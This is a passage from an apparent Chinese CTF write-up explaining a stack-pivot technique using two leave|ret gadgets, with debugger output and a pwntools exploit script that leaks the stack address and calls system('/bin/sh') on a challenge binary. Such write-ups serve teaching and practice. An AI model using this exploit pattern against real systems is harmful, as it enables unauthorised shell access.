3:004c|      0xffcc6cec —▸ 0xf7d4db41 (__libc_start_main+241) ◂— add    esp  0x10
wndbg>
```

https://blog.csdn.net/yongbaoli

栈迁移一定需要两个leave|ret，以往我们见到的都是通过ROP自己写，但是这个题不一样，用的都是函数的leave|ret，非常的巧妙。

在泄露栈ebp地址的情况下
先通过第一个leave|ret把栈迁移到vuln的栈帧里面，然后自己写了'/bin/sh'，自己把/bin/sh的地址再放到栈帧里面，然后通过第二个leave|ret进行利用。

exp

```
from pwn import *

r=process('./3')
#r = remote('node3.buuoj.cn',27896)
system_addr = 0x8048400
gdb.attach(r)
payload = 'a' * 0x20 + 'bbbbbbbb'
r.send(payload)
r.recvuntil('b' * 8)
ebp_addr= u32(r.recv(4))
payload = ('a' * 8 + p32(ebp_addr - 0x24) + 'bbbb' + p32(system_addr) + 'cccc' + p32(ebp_addr - 0x1c) + '/bin/sh
\x00').ljust(0x28,'p')+p32(ebp_addr-0x2c)
r.send(payload)

r.interactive()
```